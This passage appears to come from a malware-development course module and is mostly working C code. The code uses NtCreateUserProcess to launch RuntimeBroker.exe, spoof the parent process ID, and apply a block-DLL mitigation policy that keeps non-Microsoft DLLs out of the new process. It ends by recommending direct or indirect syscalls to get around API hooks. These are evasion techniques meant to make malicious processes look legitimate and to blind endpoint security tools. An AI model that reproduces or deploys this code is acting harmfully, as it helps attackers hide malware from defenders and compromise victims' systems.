  pAttributeList->TotalLength                    = sizeof(PS_ATTRIBUTE_LIST);

  // intializing an attribute list of type 'PS_ATTRIBUTE_IMAGE_NAME' that specifies the imag
e's path
  pAttributeList->Attributes[0].Attribute        = PS_ATTRIBUTE_IMAGE_NAME;
  pAttributeList->Attributes[0].Size             = UsNtImagePath.Length;
  pAttributeList->Attributes[0].Value            = (ULONG_PTR)UsNtImagePath.Buffer;

  // creating the 'PS_CREATE_INFO' structure, that will almost always look like this
  PS_CREATE_INFO        psCreateInfo = {
          .Size  = sizeof(PS_CREATE_INFO),
          .State = PsCreateInitialState
  };

  // creating the process
  // hProcess and hThread are already pointers
  STATUS = NtCreateUserProcess(hProcess, hThread, PROCESS_ALL_ACCESS, THREAD_ALL_ACCESS, NUL
L, NULL, NULL, NULL, UppProcessParameters, &psCreateInfo, pAttributeList);
  if (STATUS != STATUS_SUCCESS) {
    printf("[!] NtCreateUserProcess Failed With Error : 0x%0.8X \n", STATUS);
    goto _EndOfFunc;
  }

_EndOfFunc:
  HeapFree(GetProcessHeap(), 0, pAttributeList);
  if (*hProcess == NULL || *hThread == NULL)
    return FALSE;
  else
    return TRUE;
}
```

Custom RtlInitUnicodeString

The `_RtlInitUnicodeString` function initializes a `UNICODE_STRING` structure with the provided wide string. Note that `_RtlInitUnicodeString` is a custom replacement function of the real one, that is RtlInitUnicodeString.

```
VOID _RtlInitUnicodeString(OUT PUNICODE_STRING UsStruct, IN OPTIONAL PCWSTR Buffer) {

  if ((UsStruct->Buffer = (PWSTR)Buffer)) {

    unsigned int Length = wcslen(Buffer) * sizeof(WCHAR);
    if (Length > 0xfffc)
      Length = 0xfffc;
```

```
    UsStruct->Length = Length;
    UsStruct->MaximumLength = UsStruct->Length + sizeof(WCHAR);
  }

  else UsStruct->Length = UsStruct->MaximumLength = 0;
}
```


The second if-statement in the above function is to check if the calculated length (in bytes) is greater than the maximum size allowed for a `UNICODE_STRING` structure (`0xfffc`). If that's the case, the length is capped at the maximum size. Besides that, the function initializes the inputted `UNICODE_STRING`'s elements with the correct values.

Main Function


Use the main function below to call the `NtCreateUserProcessMinimalPoC`.

```
#define TARGET_PROCESS          L"\\??\\C:\\Windows\\System32\\RuntimeBroker.exe"#define PROC
ESS_PARMS           L"C:\\Windows\\System32\\RuntimeBroker.exe -Embedding"#define PROCESS_PAT
H            L"C:\\Windows\\System32"int main() {

  HANDLE  hProcess  = NULL,
        hThread   = NULL;

  if (!NtCreateUserProcessMinimalPoC(TARGET_PROCESS, PROCESS_PARMS, PROCESS_PATH, &hProcess,
&hThread))
  return -1;

  printf("[+] Target Process Created With Pid : %d \n", GetProcessId(hProcess));
  printf("[+] Process's Main Thread Created With Tid : %d \n", GetThreadId(hThread));
  return 0;
}
```

Results



Which looks similar to that of a legit RuntimeBroker (except for the parent Process).



PPID Spoofing Using NtCreateUserProcess

The next usage of `NtCreateUserProcess` will be for performing PPID spoofing. Note that `PS_ATTRIBUTE_LIST` needs to be modified to allow an additional attribute as shown below.

```
typedef struct _PS_ATTRIBUTE_LIST
{
  SIZE_T TotalLength;
  PS_ATTRIBUTE Attributes[2]; // Increment to 2 for an additional attribute

} PS_ATTRIBUTE_LIST, * PPS_ATTRIBUTE_LIST;
```

`NtCreateUserProcessForPPidSpoofing` is a custom function that performs PPID spoofing. The function is similar to `NtCreateUserProcessMinimalPoC`, with the main difference being that the additional attribute uses the `PS_ATTRIBUTE_PARENT_PROCESS` flag to specify the spoofed parent process.

```
BOOL NtCreateUserProcessForPPidSpoofing(
  IN      PWSTR   szTargetProcess,
  IN      PWSTR   szTargetProcessParameters,
  IN      PWSTR   szTargetProcessPath,
  IN      HANDLE  hParentProcess,
  OUT     PHANDLE hProcess,
  OUT     PHANDLE hThread
) {

  // getting the address of 'RtlCreateProcessParametersEx' and 'NtCreateUserProcess' from ntd
ll.dll
  fnRtlCreateProcessParametersEx  RtlCreateProcessParametersEx    = (fnRtlCreateProcessParame
tersEx)GetProcAddress(GetModuleHandle(L"NTDLL"), "RtlCreateProcessParametersEx");
  fnNtCreateUserProcess           NtCreateUserProcess             = (fnNtCreateUserProcess)Ge
tProcAddress(GetModuleHandle(L"NTDLL"), "NtCreateUserProcess");

  if (NtCreateUserProcess == NULL || RtlCreateProcessParametersEx == NULL)
    return FALSE;

  NTSTATUS                        STATUS                      = NULL;
  UNICODE_STRING                  UsNtImagePath               = { 0 },
                                    UsCommandLine               = { 0 },
                                    UsCurrentDirectory          = { 0 };
  PRTL_USER_PROCESS_PARAMETERS    UppProcessParameters        = NULL;
  // allocating a buffer to hold the value of the attribute lists
  PPS_ATTRIBUTE_LIST              pAttributeList              = (PPS_ATTRIBUTE_LIST)HeapAlloc
(GetProcessHeap(), HEAP_ZERO_MEMORY, sizeof(PS_ATTRIBUTE_LIST));
  if (!pAttributeList)
    return FALSE;

  // initializing the 'UNICODE_STRING' structures with the inputted paths
  _RtlInitUnicodeString(&UsNtImagePath, szTargetProcess);
  _RtlInitUnicodeString(&UsCommandLine, szTargetProcessParameters);
  _RtlInitUnicodeString(&UsCurrentDirectory, szTargetProcessPath);
```

```
  // calling 'RtlCreateProcessParametersEx' to intialize a 'PRTL_USER_PROCESS_PARAMETERS' str
ucture for 'NtCreateUserProcess'
  STATUS = RtlCreateProcessParametersEx(&UppProcessParameters, &UsNtImagePath, NULL, &UsCurre
ntDirectory, &UsCommandLine, NULL, NULL, NULL, NULL, NULL, RTL_USER_PROC_PARAMS_NORMALIZED);
  if (STATUS != STATUS_SUCCESS) {
    printf("[!] RtlCreateProcessParametersEx Failed With Error : 0x%0.8X \n", STATUS);
    goto _EndOfFunc;
  }

  // setting the length of the attribute list
  pAttributeList->TotalLength                    = sizeof(PS_ATTRIBUTE_LIST);

  // intializing an attribute list of type 'PS_ATTRIBUTE_IMAGE_NAME' that specifies the imag
e's path
  pAttributeList->Attributes[0].Attribute        = PS_ATTRIBUTE_IMAGE_NAME;
  pAttributeList->Attributes[0].Size             = UsNtImagePath.Length;
  pAttributeList->Attributes[0].Value            = (ULONG_PTR)UsNtImagePath.Buffer;

  // intializing an attribute list of type 'PS_ATTRIBUTE_PARENT_PROCESS' that specifies the p
rocess's parent
  pAttributeList->Attributes[1].Attribute        = PS_ATTRIBUTE_PARENT_PROCESS;
  pAttributeList->Attributes[1].Size             = sizeof(HANDLE);
  pAttributeList->Attributes[1].Value            = hParentProcess;

  // creating the 'PS_CREATE_INFO' structure, that will almost always look like this
  PS_CREATE_INFO        psCreateInfo = {
          .Size = sizeof(PS_CREATE_INFO),
          .State  = PsCreateInitialState
  };

  // creating the process
  // hProcess and hThread are already pointers
  STATUS = NtCreateUserProcess(hProcess, hThread, PROCESS_ALL_ACCESS, THREAD_ALL_ACCESS, NUL
L, NULL, NULL, NULL, UppProcessParameters, &psCreateInfo, pAttributeList);
  if (STATUS != STATUS_SUCCESS) {
    printf("[!] NtCreateUserProcess Failed With Error : 0x%0.8X \n", STATUS);
    goto _EndOfFunc;
  }


_EndOfFunc:
  HeapFree(GetProcessHeap(), 0, pAttributeList);
  if (*hProcess == NULL || *hThread == NULL)
    return FALSE;
  else
    return TRUE;
}
```


Main Function

The main function below invokes `NtCreateUserProcessForPPidSpoofing` to perform PPID spoofing.

```
#define TARGET_PROCESS          L"\\??\\C:\\Windows\\System32\\RuntimeBroker.exe"#define PROC
ESS_PARMS           L"C:\\Windows\\System32\\RuntimeBroker.exe -Embedding"#define PROCESS_PAT
H            L"C:\\Windows\\System32"#define PARENT_PID              4384int main() {

  HANDLE  hProcess  = NULL,
        hThread   = NULL;

  hParentProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PARENT_PID);
  if (!NtCreateUserProcessForPPidSpoofing(TARGET_PROCESS, PROCESS_PARMS, PROCESS_PATH, hParen
tProcess, &hProcess, &hThread))
  return -1;

  printf("[+] Target Process Created With Pid : %d \n", GetProcessId(hProcess));
  printf("[+] Process's Main Thread Created With Tid : %d \n", GetThreadId(hThread));
  return 0;
}
```

Results

The image below shows a process with a successfully spoofed parent process.



Block DLL Policy Using NtCreateUserProcess

`NtCreateUserProcess` can also be used to enable the block DLL policy, which was introduced in the previous module. The `PS_ATTRIBUTE_LIST` structure will require two attributes. The additional attribute is set to `PS_ATTRIBUTE_MITIGATION_OPTIONS` which specifies the process mitigation options to use for the new process.


`NtCreateUserProcessForBlockDllPolicy` is a custom function that enables the mitigation policy to block non-Microsoft signed DLLs.

```
BOOL NtCreateUserProcessForBlockDllPolicy(
  IN      PWSTR   szTargetProcess,
  IN      PWSTR   szTargetProcessParameters,
  IN      PWSTR   szTargetProcessPath,
  OUT     PHANDLE hProcess,
  OUT     PHANDLE hThread
) {

  // getting the address of 'RtlCreateProcessParametersEx' and 'NtCreateUserProcess' from ntd
ll.dll
  fnRtlCreateProcessParametersEx  RtlCreateProcessParametersEx    = (fnRtlCreateProcessParame
tersEx)GetProcAddress(GetModuleHandle(L"NTDLL"), "RtlCreateProcessParametersEx");
  fnNtCreateUserProcess           NtCreateUserProcess             = (fnNtCreateUserProcess)Ge
tProcAddress(GetModuleHandle(L"NTDLL"), "NtCreateUserProcess");

  if (NtCreateUserProcess == NULL || RtlCreateProcessParametersEx == NULL)
    return FALSE;

  NTSTATUS                        STATUS                      = NULL;
  UNICODE_STRING                  UsNtImagePath               = { 0 },
                                    UsCommandLine               = { 0 },
                                    UsCurrentDirectory          = { 0 };
  PRTL_USER_PROCESS_PARAMETERS    UppProcessParameters        = NULL;
  // the mitigation policy flag (attribute value)
  DWORD64                         dwBlockDllPolicy            = PROCESS_CREATION_MITIGATION_P
OLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON;
  // allocating a buffer to hold the value of the attribute lists
  PPS_ATTRIBUTE_LIST              pAttributeList              = (PPS_ATTRIBUTE_LIST)HeapAlloc
(GetProcessHeap(), HEAP_ZERO_MEMORY, sizeof(PS_ATTRIBUTE_LIST));
  if (!pAttributeList)
    return FALSE;

  // initializing the 'UNICODE_STRING' structures with the inputted paths
  _RtlInitUnicodeString(&UsNtImagePath, szTargetProcess);
  _RtlInitUnicodeString(&UsCommandLine, szTargetProcessParameters);
  _RtlInitUnicodeString(&UsCurrentDirectory, szTargetProcessPath);

  // calling 'RtlCreateProcessParametersEx' to intialize a 'PRTL_USER_PROCESS_PARAMETERS' str
ucture for 'NtCreateUserProcess'
  STATUS = RtlCreateProcessParametersEx(&UppProcessParameters, &UsNtImagePath, NULL, &UsCurre
```

```
ntDirectory, &UsCommandLine, NULL, NULL, NULL, NULL, NULL, RTL_USER_PROC_PARAMS_NORMALIZED);
  if (STATUS != STATUS_SUCCESS) {
    printf("[!] RtlCreateProcessParametersEx Failed With Error : 0x%0.8X \n", STATUS);
    goto _EndOfFunc;
  }

  // setting the length of the attribute list
  pAttributeList->TotalLength                    = sizeof(PS_ATTRIBUTE_LIST);

  // intializing an attribute list of type 'PS_ATTRIBUTE_IMAGE_NAME' that specifies the imag
e's path
  pAttributeList->Attributes[0].Attribute        = PS_ATTRIBUTE_IMAGE_NAME;
  pAttributeList->Attributes[0].Size             = UsNtImagePath.Length;
  pAttributeList->Attributes[0].Value            = (ULONG_PTR)UsNtImagePath.Buffer;

  // intializing an attribute list of type 'PS_ATTRIBUTE_MITIGATION_OPTIONS' that specifies t
he use of process's mitigation policies
  pAttributeList->Attributes[1].Attribute        = PS_ATTRIBUTE_MITIGATION_OPTIONS;
  pAttributeList->Attributes[1].Size             = sizeof(DWORD64);
  pAttributeList->Attributes[1].Value            = &dwBlockDllPolicy;

  // creating the 'PS_CREATE_INFO' structure, that will almost always look like this
  PS_CREATE_INFO          psCreateInfo = {
            .Size = sizeof(PS_CREATE_INFO),
            .State = PsCreateInitialState
  };


  // creating the process
  // hProcess and hThread are already pointers
  STATUS = NtCreateUserProcess(hProcess, hThread, PROCESS_ALL_ACCESS, THREAD_ALL_ACCESS, NUL
L, NULL, NULL, NULL, UppProcessParameters, &psCreateInfo, pAttributeList);
  if (STATUS != STATUS_SUCCESS) {
    printf("[!] NtCreateUserProcess Failed With Error : 0x%0.8X \n", STATUS);
    goto _EndOfFunc;
  }


_EndOfFunc:
  HeapFree(GetProcessHeap(), 0, pAttributeList);
  if (*hProcess == NULL || *hThread == NULL)
    return FALSE;
  else
    return TRUE;
}
```

Results

Invoking `NtCreateUserProcessForBlockDllPolicy` will result in the output below.



PPID Spoofing And Block DLL Policy

Finally, this section merges the two previous implementations into a single one by modifying the `PS_ATTRIBUTE_LIST` structure to accommodate an extra attribute and subsequently invoking the `NtCreateUserProcessForBoth` function as shown below. The `PS_ATTRIBUTE_LIST` structure will require three attributes.


```
BOOL NtCreateUserProcessForBoth(
  IN      PWSTR   szTargetProcess,
  IN      PWSTR   szTargetProcessParameters,
  IN      PWSTR   szTargetProcessPath,
  IN      HANDLE  hParentProcess,
  OUT     PHANDLE hProcess,
  OUT     PHANDLE hThread
) {

  // getting the address of 'RtlCreateProcessParametersEx' and 'NtCreateUserProcess' from ntd
ll.dll
  fnRtlCreateProcessParametersEx  RtlCreateProcessParametersEx    = (fnRtlCreateProcessParame
tersEx)GetProcAddress(GetModuleHandle(L"NTDLL"), "RtlCreateProcessParametersEx");
  fnNtCreateUserProcess           NtCreateUserProcess             = (fnNtCreateUserProcess)Ge
tProcAddress(GetModuleHandle(L"NTDLL"), "NtCreateUserProcess");
```

```
  if (NtCreateUserProcess == NULL || RtlCreateProcessParametersEx == NULL)
    return FALSE;

  NTSTATUS                        STATUS                      = NULL;
  UNICODE_STRING                  UsNtImagePath               = { 0 },
                                    UsCommandLine               = { 0 },
                                    UsCurrentDirectory          = { 0 };
  PRTL_USER_PROCESS_PARAMETERS    UppProcessParameters        = NULL;
  // the mitigation policy flag (attribute value)
  DWORD64                         dwBlockDllPolicy            = PROCESS_CREATION_MITIGATION_P
OLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON;
  // allocating a buffer to hold the value of the attribute lists
  PPS_ATTRIBUTE_LIST              pAttributeList              = (PPS_ATTRIBUTE_LIST)HeapAlloc
(GetProcessHeap(), HEAP_ZERO_MEMORY, sizeof(PS_ATTRIBUTE_LIST));
  if (!pAttributeList)
    return FALSE;

  // initializing the 'UNICODE_STRING' structures with the inputted paths
  _RtlInitUnicodeString(&UsNtImagePath, szTargetProcess);
  _RtlInitUnicodeString(&UsCommandLine, szTargetProcessParameters);
  _RtlInitUnicodeString(&UsCurrentDirectory, szTargetProcessPath);

  // calling 'RtlCreateProcessParametersEx' to intialize a 'PRTL_USER_PROCESS_PARAMETERS' str
ucture for 'NtCreateUserProcess'
  STATUS = RtlCreateProcessParametersEx(&UppProcessParameters, &UsNtImagePath, NULL, &UsCurre
ntDirectory, &UsCommandLine, NULL, NULL, NULL, NULL, NULL, RTL_USER_PROC_PARAMS_NORMALIZED);
  if (STATUS != STATUS_SUCCESS) {
    printf("[!] RtlCreateProcessParametersEx Failed With Error : 0x%0.8X \n", STATUS);
    goto _EndOfFunc;
  }


  // setting the length of the attribute list
  pAttributeList->TotalLength                     = sizeof(PS_ATTRIBUTE_LIST);

  // intializing an attribute list of type 'PS_ATTRIBUTE_IMAGE_NAME' that specifies the imag
e's path
  pAttributeList->Attributes[0].Attribute         = PS_ATTRIBUTE_IMAGE_NAME;
  pAttributeList->Attributes[0].Size              = UsNtImagePath.Length;
  pAttributeList->Attributes[0].Value             = (ULONG_PTR)UsNtImagePath.Buffer;

  // intializing an attribute list of type 'PS_ATTRIBUTE_MITIGATION_OPTIONS' that specifies t
he use of process's mitigation policies
  pAttributeList->Attributes[1].Attribute         = PS_ATTRIBUTE_MITIGATION_OPTIONS;
  pAttributeList->Attributes[1].Size              = sizeof(DWORD64);
  pAttributeList->Attributes[1].Value             = &dwBlockDllPolicy;

  // intializing an attribute list of type 'PS_ATTRIBUTE_PARENT_PROCESS' that specifies the p
rocess's parent
  pAttributeList->Attributes[2].Attribute         = PS_ATTRIBUTE_PARENT_PROCESS;
  pAttributeList->Attributes[2].Size              = sizeof(HANDLE);
```

```
  pAttributeList->Attributes[2].Value             = hParentProcess;

  // creating the 'PS_CREATE_INFO' structure, that will almost always look like this
  PS_CREATE_INFO        psCreateInfo  = {
          .Size = sizeof(PS_CREATE_INFO),
          .State = PsCreateInitialState
  };

  // creating the process
  // hProcess and hThread are already pointers
  STATUS = NtCreateUserProcess(hProcess, hThread, PROCESS_ALL_ACCESS, THREAD_ALL_ACCESS, NUL
L, NULL, NULL, NULL, UppProcessParameters, &psCreateInfo, pAttributeList);
  if (STATUS != STATUS_SUCCESS) {
    printf("[!] NtCreateUserProcess Failed With Error : 0x%0.8X \n", STATUS);
    goto _EndOfFunc;
  }


_EndOfFunc:
  HeapFree(GetProcessHeap(), 0, pAttributeList);
  if (*hProcess == NULL || *hThread == NULL)
    return FALSE;
  else
    return TRUE;
}
```

Results

Executing `NtCreateUserProcessForBoth` with the right parameter will result in the following



Improving The Implementation

The `NtCreateUserProcess` function was retrieved using `GetProcAddress` and `GetModuleHandle` for the sake of simplicity. However, in a real-world scenario, it is recommended to use direct or indirect syscalls in case `NtCreateUserProcess` is hooked.